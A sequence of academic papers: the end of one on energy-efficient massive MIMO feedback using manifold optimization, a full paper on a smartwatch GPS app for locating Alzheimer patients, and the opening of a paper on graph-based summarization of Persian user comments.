As mentioned in [7], sets of positive semi-definite matrices are considered to identify the Pn-manifold with various trace and ranks, which optimize the overall problems in the massive MIMO system. General Pn-manifolds can be written as:

$$P_n(p, \mathbb{F}, Tr(Q) \leq \rho^2, Rk(Q) = s) \tag{4}$$

In trace inequalities Tr(Q), power controls the EE which provides efficiency of the overall massive MIMO system. Finding matrix Q is appropriate for achieving the goal of this research. This matrix Q satisfies the capacity requirements on the feedback channel. In MIMO applications, CSI controls the functions of receiver components, which are optimization, equalization and detection. In this research, the feedback link needs better and quick convergence that helps to analyze the EE gain.

IV. Feedback and Convergence for EE Gain

The novelty of feedback designed from manifolds is dependent on the quick convergence. When energy-efficient MIMO and its feedback design with a suitable manifold are considered, fast convergence can be achieved [8]. So, massive MIMO system can be analyzed with feedback and its convergence.

Two types of convergence techniques used in [8] are useful to analyze the EE gain in this research. They are conjugate gradient (CG) and Newton methods which provide convergence. If massive MIMO systems achieve quick convergence, the performance of EE gain will change.

As shown in Fig. 1, massive MIMO has feedback channel that holds the manifold and convergence techniques. MIMO is also considered with the same configuration, but the matrix of the manifold should be larger than expected. Here, rank reduction of the covariance and manifold matrices should be very useful because error performance could be improved [19].



Fig. 1. Massive MIMO Transmitter/Receiver with feedback.

Most of the applications use the MIMO system with feedback, which needs best EE techniques because many challenges depend on appropriate feedback designs. Here, overall performance of the feedback channel depends on the quantization and minimum MSE, which needs some form of optimization. The capacity requirements of the feedback channel depends on the dynamic channel matrics form the manifolds. An efficient quantization of CSI also provides an enhancement in channel capacity. In order to analyze the EE with massive MIMO applications, studying CSI controls the functions of receiver components, which are optimization, equalization, detection, etc. is important. In order to implement a perfect or limited CSI, the feedback channel should have better optimization technique with quick converging parameters. There are other components such as linear precoding based on CSI, which needs compatible optimization techniques.

In order to optimize the feedback for EE gain, some practical problems are important. They are such as the quantized feedback model and quantization codebook design. Optimization of the quantization influences with these problems, and it uses Stiefel manifold techniques to minimize the problems. Following equation can be used for characterizing the performance when quantized feedback [7] is in an active.

$$D(w) = E_H\left[\lambda_1 - \max_{\omega\in w}\sum_i \lambda_i \,|\, v_i^H \omega\,|^2\right] \tag{5}$$

Here, D(w) is the distortion measurement, when feedback channel uses the optimization techniques. In (5), w is the projection codebook and value λ_1 is the largest value of the $H^H H$.

A. Feedback Analysis with EE Gain

Efficiency of receivers and EE gain of massive MIMO depend on the performance of the feedback. In this analysis, there are few assumptions on rank that depends on the channel matrix influenced with noise and environments. Practical limits of antennas used in massive MIMO are directly involved with environmental conditions.

The capacity of the feedback link also increases linearly with the number of transmit antennas [6], [11]. The key problem here is to find algorithms to map frequency domain channel estimates to feedback bits and then from feedback bits to the covariance matrices for all the carriers simultaneously [16].

The MSE and its convergence behavior are considered in the feedback analysis, which transfer the CSI from the receiver to the transmitter. According to [8], convergence of the MSE proved that rank reduction controls the converging time which increases the EE in massive MIMO system.

B. Impact of MSE in EE Gain

The MSE calculations provide the necessary information to achieve the EE gain through CG algorithm. Convergence behaviour of massive MIMO system depends on the following equation:

$$MSE_i^j = \zeta_i + \frac{\left\|e_i^{(j)}\right\|_R^2}{\left\|e_i^{(0)}\right\|_R^2}(1-\zeta_i) \tag{6}$$

In (6), MSE shows the i-th symbol and j-th iteration when massive MIMO system converges. The ζ_i represents the eigenvalues. According to [18], convergence behavior depends on the covariance matrix $R \in \mathbb{F}^{N_r\times N_r}$. Convergence rate is the significant concept in this research because it provides necessary information to analyze the EE. It has some influences with R where properties of eigenvalues take place.

As a conventional technique, CG method is studied. Optimization with minimizing *MSE* on the Stiefel Manifold is described in [8]. The Stiefel manifold $V_{n,k}^C$ is the set of p-tuples of orthonormal vectors (7) or equivalently

$$V_{n,k}^C = \{Q \in C^{n\times k} \mid Q^T Q = I_k\} \tag{7}$$

Where I_k is the $k \times k$ identity matrix. In Stiefel manifold, Q is full column rank matrix which has unique solution. According to [13], Stiefel manifold can be employed in the feedback channel of the basic and massive MIMO system where dimensions of matrices could be controlled through this manifold. The space of orthonormal matrices, which is rectangular with k < n have associated in definition 1. The C used in (7) is representing the complex field of Stiefel manifold.

Definition 1: The definition of complex Stiefel manifold is defined as

$$Y \in V_{n,k}^C \quad | \quad \sum_j |Y_{i,j}|^2 = k/n \qquad \forall i \tag{8}$$

In (8), k/n is a constant value on the main diagonal of the matrix, which is a point on the manifold.

Definition 2: The complex dimension of the Stiefel manifold can be defined that it is the sum of the dimension of skew-Hermitian matrices and the dimension of $n \times (n-k)$ matrices.

$$\dim V_{n,k}^C = k(n-k) + 0.5k(k-1) \tag{9}$$

Signal-to-interference-plus-noise ratio (SINR) and a number of antennas from massive MIMO decide the iterations which take more energy.

$$SINR^{(j+1)} = \frac{P}{\rho^2 + \frac{P\times N_t}{(1+SINR^{(j)})\times N_r}} \tag{10}$$

In (10), P, is the received power for each transmitting symbol and ρ^2 the noise power.

$$MSE^{(j)} = \frac{1}{(1+SINR^{(j)})} \tag{11}$$

Equation (11) can be used to calculate the convergence behavior of MSE, which is an error influenced with dimension of the covariance matrix and its rank.

C. Impact of Quantization in EE Gain

As far as this research is concerned, quantization plays the main role in the design of feedback. The convergence and MSE calculations are characterizing the feedback through the correct quantization. The impact of quantization gets changed through the manifolds because it depends on the channel model of massive MIMO.

V. Results and Analysis

Massive MIMO schemes with Pn-manifold and Stiefel manifolds can provide better EE through the capacity. In order to increase the manifold channel performance, selected configurations of massive MIMO schemes are considered to analyze the results. To reduce the rank and dimension, Stiefel manifold can be employed in the feedback channel of the MIMO scheme. Pn-manifolds can be used in the MIMO channel through the feedback link where quantization technique is applied to characterize channels mathematically.

As shown in Fig. 2, feedback capacity for massive MIMO scheme is increased with antennas, which are in transmitting terminal. Total of antennas from both transmitting and receiving terminals is also important for overall capacity with SNR.

Table I shows the convergence of MSE in massive MIMO schemes. According to [8], Stiefel manifold is applied in both the CG and Newton methods.



Fig. 2. Feedback capacity for massive MIMO scheme.

TABLE I. Convergence of MSE

Massive MIMO	Stiefel Manifold	
	CG	***Newton***
$N_T = 100$ $N_r \le N_T$	$N_r \le Iteration \le 2N_r$	$Iteration \le 7$
$N_T = 200$ $N_r \le N_T$	$N_r \le Iteration \le N_T$	$Iteration \le 9$
$N_T = \infty$ $N_r \le N_T$	$2N_r \le Iteration \le N_T$	$Iteration \le 15$



Fig. 3. Rate with feedback bits.

Feedback data can be either sent through the Additive White Gaussian Noise (AWGN) channel or MIMO channel. Quantization is one of the recommended areas in this research. Feedback and quantization in the manifold receiver of MIMO system where each element obtained from Stiefel manifold is quantized with different rate and tested. Computing minimum eigenvectors associated with eigen values is one of the advantages when Stiefel manifold is employed in quantization development. Fig. 3 shows the rate against feedback bits for massive MIMO scheme, which is the new step used to reduce the rank of large matrices employed in the channel matrices.

VI. Conclusion and Further Work

In this research paper, we have noted the EE analysis for massive MIMO wireless network for next generation technology with manifold and convergences techniques used in feedback and quantization. Manifolds are introduced to minimize the dimensions of large matrices created dynamically from the massive MIMO. In particular, Pn-manifold is more attractive to increase the EE gain than the other manifolds because it has more options that are dynamically applicable during the operations. From the theoretical analysis using convergences techniques, quantized feedback can be designed with the Stiefel manifold technique which increases not only the channel capacity, but also the EE gain in the massive MIMO system.

In the future research, we will continue the EE gain analysis with more results which prove the direct comparison between the EE and manifolds. Also, we can investigate the problem of achievable throughput and EE under complex environments.

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A Smartwatch Centric Social Networking Application for Alzheimer People

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***Abstract*—In recent years, people are increasingly interacting with an overwhelming of devices especially wearable devices. These later have initiated new ways in human connections with the world. The basic concept of these devices is that they can be worn instead of being carried. They have pervasive and unobtrusive presence. Furthermore, they can be used for helping people with serious medical conditions, like the Alzheimer people. In this context, an application that allows Alzheimer relatives to locate and track the patient by connecting the application with GPS smartwatch that is worn by the patient is proposed. A safety area is predefined by the relative in order to be notified once the patient gets beyond this area. When there is no connection with the GPS watch for any reason and the patient cannot be tracked, the relatives can send a broadcast message to all application users who wish to help and participate in such social and humanitarian work.**

Keywords—Smartwatch; Alzheimer; broadcast; tracking; social application

I. Introduction

Alzheimer's disease is the most common cause of dementia. The word dementia describes a set of symptoms that can include memory loss and difficulties with thinking, problem-solving or language [1]. Nowadays Alzheimer has been growing frighteningly. In a matter of times, patients may forget where they have been, what they were doing, forgetting their loved one, or even worse they might forget who they are. Alzheimer's gets worse over time. The disease may cause a person to become confused, lost in familiar places, misplace things or have trouble with language [2]. Therefore, most of them depend on their family in all daily activities even though to help them getting back to home.

In another side, People are increasingly interacting with an overwhelming of devices including smartwatches, smartphones, and tablets. Wearable devices have initiated new capabilities in human interactions with the world. They are providing among other functionalities, tracking capabilities. The new technologies are also changing the social values. The advent of social networking increases the ability to stay in contact with friends and family. In an interconnected information society, people are willing to help.

In this paper, a social networking application, Locate-me, that combines the potential of wearable devices and social networking applications is proposed. It permits to locate and track an Alzheimer patient wearing a GPS watch. Locate-me enables relatives to make use of advanced location tools in a matter of moments and be notified for any changes that can happen. Furthermore, when there is no connection with the GPS watch for any reason and the patient cannot be tracked, the relatives can benefit of the social networking capabilities of the application and send a broadcast message to all users who wish to help and participate in such social and humanitarian work.

The remaining part of this paper is organized as follows. In Section 2, the literature is investigated and a study of the related applications to Locate Me is proposed. Section 3 is dedicated to the wearable devices with a main focus on smartwatches. Section 4 presents a detailed description of the application. Sections 5 and 6, respectively deals with the system implementation and its functioning. Section 7 concludes the work and presents the future directions.

II. Literature Review

The literature is investigated in order to study the particularities of the similar applications related to helping and tracking Alzheimer people. The most similar applications to the specificities of Locate-me are selected. Below, a brief description of each application is given. Afterward, a comparison based on the main features that needed to be present in such applications is provided. Those features were determined based on questionnaire conducted among people concerned by the Alzheimer disease.

- PocketFinder is a GPS tracking application which is available for free downloading for IOS and android platforms. It is designed to stay connected with kids, senior parents especially Alzheimer's and special needs loved ones [3].
- Tweri is a mobility solution for the families and the caregivers of the Alzheimer's patients that provide them a way to keep track and know where the patient is, in case they go beyond the safety limits or don't come back home at the scheduled time. It's help to improve the autonomy of Alzheimer's patients [4].
- Through Alzheimer's Association Comfort Zone Check-In, powered by Omnilink, caregivers and family members can provide individual's with Alzheimer's a greater level of independence, while still maintaining their safety and security. Comfort Zone Check-In is

extremely easy to use enabling almost any individual or family to begin making use of advanced location tools in a matter of moments [5].

- SafetySnapp is a comprehensive tool to make sure your loved ones reach their destination safely. Be notified each day to take a picture that could make all the difference in an emergency situation. Keep tabs on those you care about most through GPS tracking on their device. Important information and an updated photo can be sent to emergency contacts instantly when needed [6].

TABLE I. APPLICATIONS COMPARISON

Application \ Features	Free	Android platform	IOS platform	GPS	Connection	In-app notification	Real time track	Broadcast help message
PocketFinder	✓	✓	✓	✓	✓	✓	✓	X
Tweri	✓	✓	✓	✓	✓	✓	✓	X
Comfort Zone	X	X	X	✓	✓	✓	✓	X
SafetySnapp	✓	X	✓	✓	✓	✓	✓	✓
Locate Me	✓	✓	X	✓	✓	✓	✓	✓

Based on the Table I above, it is clearly shown that all the applications support GPS, need internet connection to work, has in-app notification, do real time tracking, provide help for users and most of them are free. From the Table I, it is also noticed that only one of the four applications provides the feature of sending a help broadcast message which will be as a main feature in Locate-me application.

III. WHY WATCH ?

Nowadays, there is a wide range of different technologies that can be adapted and used for Alzheimer people, to help them maintain their independence and improve their quality of life.

People react differently to different assistive technologies. The nature of dementia may make people thoughtful and apprehensive of trying new devices. Therefore, certain user requirements should be taken into consideration, according to Cahill et al. [7]:

- The new device/product should fulfill the individual and formal caregiver needs,
- The design of the product is important, focusing on its familiarity and the fact that no new learning should be required on the part of the person with a dementia,
- A comprehensive assessment of needs should take place ideally at home with a health service professional fully trained in dementia care,
- Pre-testing is critical to ensure that the chosen device/product is reliable and effective, and it is important to find a product that suits the individual and is not complex or stigmatizing.

A smartwatch has the advantage of always being with the user, having ubiquitous and non-intrusive presence. Its design - being a wristwatch - is quite familiar, and its use is not complex or stigmatizing [8]. A smartwatch has many attractive features as any wearable computer. When implementing the application A Sony smart watch3 is used. It has the following features among others:

- Enjoy stylish design and monitor your phone at a glance.
- Control your device with voice and make calls hands-free.
- See messages on your phone automatically as they arrive.
- Capture photos, video and audio quickly on the go.
- Built-in GPS and a range of Health features to help you stay motivated while on the move. [9]

IV. APPLICATION DESCRIPTION

Locate-me is a mobile application that enable Alzheimer' relatives to make use of advanced assistive technologies in order to track an Alzheimer person. The tracking is non-intrusive. Locate-Me permits relatives to give more autonomy to the Alzheimer person in a safe way.

Locate-me is targeting two types of users:

- The first target users are the patients' relatives. The application will allow them to locate and track the patient by connecting the application with GPS watch that is worn by the patient. A safety area is predefined by the relative in order to be informed once the patient gets out this area. When there is no connection with the GPS watch for any reason and the patient cannot be tracked, the patients' relatives can send a broadcast message to all application users in a specific city. This message will be a request for help to find the patient. The relative can include in his message: patient photo, description. Furthermore, the relative can enter the possible areas that the patient may be found in and the zone of his last track.
- The second target users are the volunteers (helpers), people who wish to help and participate in such caring vocation. When they download the application, they will receive broadcasts about the lost people in their city. The application will use in-app notification system to send broadcasts in a particular city for instance Riyadh.

Before designing the application, a survey was conducted among relatives of Alzheimer's patients to get more insights on their needs and make sure the functions that will be implemented are really helpful for them. Indeed, a survey on a sample of 70 persons concerned by the Alzheimer is designed. The survey was of 9 questions and it permits to collect the following information:

- 65% of the relatives have lost Alzheimer's patient and 38% from them spends a day or more than a day on searching for the patient which shows the importance of reducing the search time to minimize the risk.
- 20% from relatives usually find the patient at far range from the neighborhood which indicates the importance of safety area feature that allow relatives to specify area if patient wanders beyond that area an alert text is automatically sent.
- 85% of relatives do get help from their neighbors, relatives and friends rather than the police. It is noticeable that getting help from the police takes longer time.
- 92% from the relatives prefer getting a direct communication with the person who found the patient, which indicates the importance of providing this feature in the application.
- 80% like the idea of providing a mobile application that broadcast Alzheimer's patient information, which indicates the importance of providing this feature.
- 97% from the relatives did not ever deal with any tracking devices, but 87% from them think it is user friendly and have accuracy. As long as the majority likes this feature, it will be considered in the application.
- One of relatives suggest providing tracking device placed in the patient's body in places where he/she can't see it in order to not be removed. Another one suggests providing bracelet and connected to the mobile application. In another hand, some relatives talked about the difficulties they are facing in general with Alzheimer's patients. Such discussions and survey's findings helped in providing adequate functionalities in the application.

V. Implementation

"Locate me" application is composed of three layers: XML layer, Java layer and PHP layer, as shown in Fig. 1. The XML layer consists of XML files that represent the user interfaces, which means that this layer links the user with the application.



Fig. 1. Locate me layers.

The Java layer consists of Java classes that process user requests that come from XML files. It performs java functions and sends data to the appropriate PHP file by using JSON array, and then views the result in the user interface (XML layer). The PHP layer executes the received requests from Java layer by converting them to MYSQL queries, then performs them on the database and backs the result to Java layer by using JSON array.

Two applications are developed: one for the mobile and another for the watch; each application was integrated through four levels. These levels of integration are as follows.

The first level is concerned by designing the interfaces (XML files) of some system functions, as shown in the figures below (Fig. 2 and 3).

The second level is about programming all functions of the system (Java classes) and linked each one of them with its interface, as shown in Fig. 4 and 5 below.



Fig. 2. First level of Locate-me application integration (mobile app).

Fig. 3. First level of Locate- me application integration (watch app).



Fig. 4. Second level of locate me application integration (mobile app).



Fig. 5. Second level of locate me application integration (watch app).



Fig. 6. Third level of Locate-me application integration.



Fig. 7. Fourth level of locate me integration.

In the third level, all functions that belong to each type of users are linked with each other and added the session, as shown in Fig. 6.

In the fourth level, all users' functions are linked with the system. Thus, the system has been fully integrated, as shown in Fig. 7.

VI. Application Functioning

In locate-me, the navigation through different interfaces is shown in Fig. 8.

Fig. 9 illustrates the navigation bar and Fig. 10 shows some interfaces of the application. The role of each function in the navigation bar is described below:

1) This button permits the user to move to the Reports page.

2) This button permits the user to move to the View Location page.

3) This button permits the user to move to the New Broadcast Message page.

4) This button permits the user to move to the Messages page.

5) This button permits the user to move to the Profile page.



Fig. 8. Locate-me navigation.



Fig. 9. Navigation bar.



Fig. 10. Some application's interfaces.

In order to track the Alzheimer patient his/her relatives can define a vicinity area to allow them locating and tracking Alzheimer's patient. This tacking is possible by connecting the application with GPS watch that is worn by Alzheimer's patient. When the patient goes beyond the predefined ranges, the relatives are immediately notified by a message on their mobile phone. However, when the connection with the GPS watch is lost and the patient is not further tracked, the application provides an alternative by using instantly in-app notification to broadcast help messages to the application's users to help locating Alzheimer's patient. Relatives can send a photo, a patient description and the latest position coordinates before being out of tracking. According to the previous features the relatives can find Alzheimer's patient in a shorter time. The communication between users and relatives can either be public or private. When discussing with Alzheimer relatives this way of collaboration and assistance is more efficient and more rapid than the traditional ways.

VII. Conclusion

The suffering life of the Alzheimer's patients and their families and the difficulties that they are facing to go through life is not easy. The main concern about having Alzheimer's patients is keeping them under the sight and supervision without constraining them. In this paper, an android mobile application Locate-me is presented. It has been implemented specially to help Alzheimer's patient's relatives in tracking their patients or finding them in case they were lost through many functionalities.

Locate-me allows Alzheimer's patient's relatives to have a real time tracking for Alzheimer's person who is wearing Sony watch with the ability to define a safety area to notify them if they went beyond the boundary of this area. In addition, the user of the application can interact with other users and ask for help in case of losing the ability to track the patient. They could send a broadcast message in the application containing some important details about the patient, for example his/her last location and the possibility of uploading a photo of the patient.

Other users, who are willing to help, can ask about more details by sending a private message to the relative with the ability to upload an image or sharing their location in case they found the patient. The relatives will receive the messages and they could reply to the senders.

As future work, we are in contact with the Alzheimer association in Riyadh city in order to let them use and test the application. Their feedback will be very beneficial to permit the improvement of "Locate-Me".

Acknowledgment

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Text Summarization of Multi-Aspect Comments in Social Networks in Persian Language

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***Abstract*—Now-a-days, there are increasingly huge amount of user generated comments on the web. The user generated comments usually contains useful and essential information reflecting public's or customers' opinions. Since the information in the comments could be used for decision making, production or service improvement, and achieving user satisfaction, the systematic analysis of these comments is an essential need in so many domains including e-commerce, production, and social network analysis. However, the analysis of large volume of comments is a difficult and time-consuming task. Therefore, the need for a system which can convert this massive volume of comments to a useful and efficient summary is felt more and more. Text summarization leads to using more resources at higher speeds and getting richer information. According to numerous studies conducted in the field of multi-document summarization, few studies can be found that have been focused on the user generated comments in Persian language. In this paper, we propose a novel approach to summarize huge amount of comments in Persian, which is enough close to a human summarization. Our approach is based on semantic and lexical similarities and uses a graph-based summarization. We also propose a clustering to deal with multiple aspects (subjects) in a corpus of comments. According to the experiments, the summaries extracted by the proposed approach reached an average score of 8.75 out of 10, which improves the state-of-the-art summarizer's score about 14 percent.**

Keywords—Text mining; comments analysis; summarization; graph summarization; Persian language

I. Introduction

With increasing number of user on Web 2 platforms like social networks, weblogs, and online review sites, the user generated comments is dramatically increasing. The user generated comments contain primordial and useful information about public's opinion, social interactions, cultural events, customer's satisfaction, market analysis, etc. These online comments affect also the customers' behavior and could be useful in decision making as well as improving the services or products. Also, the user generated comments contain short and useful information which is beneficial for manufacturers or service providers. Also, most of people have accepted to read online comments as one of the steps before making a purchase [1]. A huge volume of user comments are generated through social networks. A social network is defined as a set of social institutions including people and organizations that are linked together by a set of meaningful social relationships, while sharing some values [2]. The social networks are defined in different ways. According to [3], the society is not beyond the individuals and their social relations. Social networks express a common association for the representatives of anthropology, sociology, history, social psychology, political science, human geography, biology, economics, communication sciences and other disciplines that are interested in studying the empirical structure of social relations [4]. Social networks also create a significant target area for the marketers to interact with the users. Social networks are the websites that provide the opportunity for people in the form of online communities to share the content created by the user [5]. The studies show that many people who connect to the social networks' sites check their profiles or do another online activity at least once a day [6]. The use of comments on the social media is increasing. The individuals and organizations use comments on the social networks to affect the buyer's decisions, decision making in the election, marketing and product design. The number of these comments is increasing day by day. Although this rapid growth has many benefits and provides more information, it raise also some considerable analysis challenges according to the huge volume of comments. The main challenges is accessing to the useful and required information in the shortest time when there are considerable amount of comments. To this problem, one of the possible solution is summarizing all comments and providing a comprehensive summary which contains all essential information. Automatic text summarization consists of producing a shorter version of the original document by a computer program so that the main features and main points of the primary document to be maintained [7], [8]. According to the definition presented in the standard ISO 215 in 1986, summary is "a brief retelling the document" [9]. Since human is able to understand the concepts in the text and their relationship using his own knowledge and intelligence, the human summarization is much better than machine summarization. But, human summarization is a tedious and time-consuming task. The ultimate goal of summarization systems is to make a summary with a quality close to the human summaries [7] in a short time. A good summary has a high continuity and readability in addition to the proper coverage of the contents. According to Hovy & Lin [10], the automatic summarization system can be categorized based on source, target, and output. In general, there are four types of text summarization:

1) Extraction summarization: In the extraction summarization, a selection of the original text is returned unchanged as the summary, and often the sentence is considered as the selection unit [11]. The structure of

*Corresponding author

sentences does not change in this method. In the extraction summarization, the sentences must be selected in such a way that there is no redundancy and repetitive sentences while fully covering the content of the text as well as have a high legibility and accuracy.

2) Abstract summarization: In the abstract summarization, the structure of sentences are generally changed, this type of summary is an interpretation of the original text. In this method, first, the system analyzes the text and then expresses its perception of the text in the form of an understandable language for the user [12].

3) Single text summarization: In the single text summarization, the input of the summarization system is just one document. Because in this model of summarization, we are faced with only one document, it is more likely that it talks continuously about a topic and there is no sub-topics [13].

4) Multi-document summarization: In the multi-document summarization, we have multiple documents as input of summarization system. In fact, the multi-document summarization is done on the documents which are related to a topic, but their view angle (aspect) are different from each other. Thus we are facing with multiple sub-topics. In the multi-document summarization we are faced with more complexity than single text summarization.

In this work, we aim at proposing a novel approach for summarizing a huge volume of online comments in Persian language. Our approach is mainly based on a clustering and graph scoring techniques. Since, in a set of comments, different aspects are usually addressed, we are dealing with a multi-document summarization case. In other words, we should deal with multiple sub-topics in the summarization process. Using clustering helps to better identify different subjects in the set of comments and thus provide a more relevant summary. The final phrase extraction to produce the summary is performed using a ranked graph. In our approach, we also different similarity measures to calculate the distance between comments and phrases. In the rest of the paper, we first present a study of the current related works in Section 2. The proposed approach to comment summarization is detailed in Section 3. Then, in Section 4, we present the results of our experiments as well as comparing our approach to a state-of-the-art Persian text summarization method. Finally, we conclude this paper with a conclusion in Section 5.

II. Work Study

In this Section, we present few works in the text summarization domain. Term frequency-based summarization as one of the first summarization method was used [14] in 1958. The title-based method is also one of the first methods of text summarization [15] and its main idea is that the subject and title of the text always represent the text's content. The importance of referring expressions including specific phrases and the importance of their subsequent sentences are discussed in [16]. Also, the Swesum system that is a multilingual summarization system operates on the same basis [17]. In [16], a single text summary is made using sentences getting the highest scores. Then, the sentences are clustered using syntactic and semantic similarities in order to specify the parts of the text that should be included in the summary. Finally, the summary is generated by extracting a sentence from each cluster [16].

Graph-based method provides a way for identifying the topics raised in the document. After the usual preprocessing steps, the sentences of the documents are displayed in the form of nodes in a graph without the direction. The nature of nodes and edges will be defined due to the type of text. Each node contains a sentence of the text. The weight of the edges displays the semantic and lexical relationship or the common points between the two nodes [18]. The method based on Latent Semantic Analysis in the text is used to extract and present the contextual meaning of the word and the similarity of sentences based on the observation of the words co-occurrence. The method based on the neural networks is also a machine learning approach that provides a summary with a desired length using the artificial neural networks. In [19], author also uses a fuzzy logic based method considers each features of a text such as the sentence length, sentence resemblance to the title, resemblance to the keywords, and so on as the fuzzy system input. Conroy used Markov chains in the summarization of the text for the first time in 2001 [20]. Markov chains are sequences of random variables that all of these random variables have the same sample space, but their distribution of probabilities can be different. 